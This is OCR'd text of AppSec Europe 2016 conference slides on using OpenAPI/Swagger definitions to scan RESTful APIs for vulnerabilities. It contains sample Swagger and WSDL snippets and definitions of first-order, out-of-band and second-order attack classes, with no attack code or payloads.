ROMA
MMXVI

APPSEC
EUROPE

Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs


Scanning with Swagger

Introduction


Understand

```
<?xml version="1.0" encoding=
<definitions name="AktienKurs
  targetNamespace="http://loc
  xmlns:xsd="http://schemas.xmlsoap.or
  xmlns="http://schemas.xmlsoap.org/wsd
  <service name="AktienKurs">
    <port name="AktienSoapPort" binding
      <soap:address location="http://loc
    </port>
    <message name="Aktie.HoleWert">
      <part name="body" element="xsd:Tra
    </message>
    …
  </service>
</definitions>
```

Define



Test




Understand Define Test

Restful APIs offer security challenges

- Visibility and Coverage per API can be difficult
- Broad attack surface over sets of APIs increases risk
- Out of band and ‘blind’ events

SOAP has a WSDL



```
<?xml version="1.0" encoding=
<definitions name="AktienKurs
  targetNamespace="http://loc
  xmlns:xsd="http://schemas.xmlsoap.or
  xmlns="http://schemas.xmlsoap.org/wsd
  <service name="AktienKurs">
    <port name="AktienSoapPort" binding
      <soap:address location="http://loc
    </port>
    <message name="Aktie.HoleWert">
      <part name="body" element="xsd:Tra
    </message>
    …
  </service>
</definitions>
```

REST has …

Swagger


RAML

API blueprint

What is the OpenAPI specification?

swagger.io

Starting January 1st 2016 the Swagger Specification has been donated to the Open API Initiative (OAI) and has been renamed to the OpenAPI Specification



The OAI is focused on creating, evolving and promoting a vendor neutral API Description Format based on the Swagger Specification.

Where is the OpenAPI specification?

2.0 Current Specification

https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md

3.0 OpenAPI.next


https://github.com/OAI/OpenAPI-Specification/blob/OpenAPI.next/versions/3.0.md

Tools to convert Swagger to/from 'X'

1.0 1.1 1.2 2.0	Convert between Swagger versions
API blueprint	Swagger to and from API Blueprint
RAML	Swagger to and from RAML

Minimal swagger


YAML (for humans)



```yaml
---
swagger: '2.0'
info:
  version: 0.0.0
  title: Simple API
paths:
  /:
    get:
      responses:
        200:
          description: OK
```

=


JSON (for machines)



```json
{
  "swagger" : "2.0",
  "info" : {
    "version" : "0.0.0",
    "title" : "Simple API"
  },
  "paths" : {
    "/" : {
      "get" : {
        "parameters" : [ ],
        "responses" : {
          "200" : {
            "description" : "OK"
          }
        }
      }
    }
  },
  "definitions" : { }
}
```

Minimal swagger


YAML (petstore.swagger.io/v2/swagger.yaml)



```yaml
---
swagger: "2.0"
info:
  description: "This is a sample server Petstore server.  You can find out more about\
    \ Swagger at [http://swagger.io](http://swagger.io) or on [irc.freenode.net, #swagger](http://swagger.io/irc/).\
    \  For this sample, you can use the api key `special-key` to test the authorization\
    \ filters."
  version: "1.0.0"
  title: "Swagger Petstore"
  termsOfService: "http://swagger.io/terms/"
  contact:
    email: "apiteam@swagger.io"
  license:
    name: "Apache 2.0"
    url: "http://www.apache.org/licenses/LICENSE-2.0.html"
host: "petstore.swagger.io"
basePath: "/v2"
tags:
- name: "pet"
  description: "Everything about your Pets"
  externalDocs:
    description: "Find out more"
    url: "http://swagger.io"
- name: "store"
  description: "Access to Petstore orders"
- name: "user"
  description: "Operations about user"
  externalDocs:
    description: "Find out more about our store"
    url: "http://swagger.io"
schemes:
- "http"
paths:
  /pet:
    post:
      tags:
      - "pet"
      summary: "Add a new pet to the store"
      description: ""
      operationId: "addPet"
      consumes:
      - "application/json"
      - "application/xml"
```

=

JSON (petstore.swagger.io/v2/swagger.json)



```json
{
  "swagger": "2.0",
  "info": {
    "description": "This is a sample server Petstore server.  You can find out more about Swagger at [http://s
    "version": "1.0.0",
    "title": "Swagger Petstore",
    "termsOfService": "http://swagger.io/terms/",
    "contact": {
      "email": "apiteam@swagger.io"
    },
    "license": {
      "name": "Apache 2.0",
      "url": "http://www.apache.org/licenses/LICENSE-2.0.html"
    }
  },
  "host": "petstore.swagger.io",
  "basePath": "/v2",
  "tags": [
    {
      "name": "pet",
      "description": "Everything about your Pets",
      "externalDocs": {
        "description": "Find out more",
        "url": "http://swagger.io"
      }
    },
    {
      "name": "store",
      "description": "Access to Petstore orders"
    },
    {
      "name": "user",
      "description": "Operations about user",
      "externalDocs": {
        "description": "Find out more about our store",
        "url": "http://swagger.io"
      }
    }
  ],
  "schemes": [
    "http"
  ],
  "paths": {
    "/pet": {
      "post": {
        "tags": [
          "pet"
        ],
        "summary": "Add a new pet to the store",
        "description": "",
        "operationId": "addPet",
        "consumes": [
          "application/json",
          "application/xml"
        ],
        "produces": [
          "application/xml",
          "application/json"
        ],
        "parameters": [
          {
            "in": "body",
            "name": "body",
            "description": "Pet object that needs to be added to the store",
            "required": true,
            "schema": {
```

Understand the API: scenarios


Is there a API definition document?

API definition document incomplete?

API definition document does not comply with specification?

API definition document is part of the application?

Attack Class Definitions




First Order

Out of Band

Second Order

First Order


- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel



Attack Class Definitions


First Order

- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel



Out of Band

- Vulnerability callback mechanism triggered outside of main request/response channel, result visible in main response channel
- Stored variant occurs when external resource callback is stored/cached and returned eventual main channel



Attack Class Definitions

Attack Class Definitions

First Order


- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel

Out of Band


- Vulnerability callback mechanism triggered outside of main request/response channel, result visible in main response channel
- Stored variant occurs when external resource callback is stored/cached and returned eventual main channel


Second Order

- Host of Downstream services affected by request
- Log readers, service UI's, cluster architecture, downstream applications




Swagger to parameterized attack




REST
HTML5
JSON
AJAX
SOAP
Flash Remoting
(AMF)
GWT
jQuery
SQL Injection
OS Commanding
Cross-Site Scripting
XSS
API

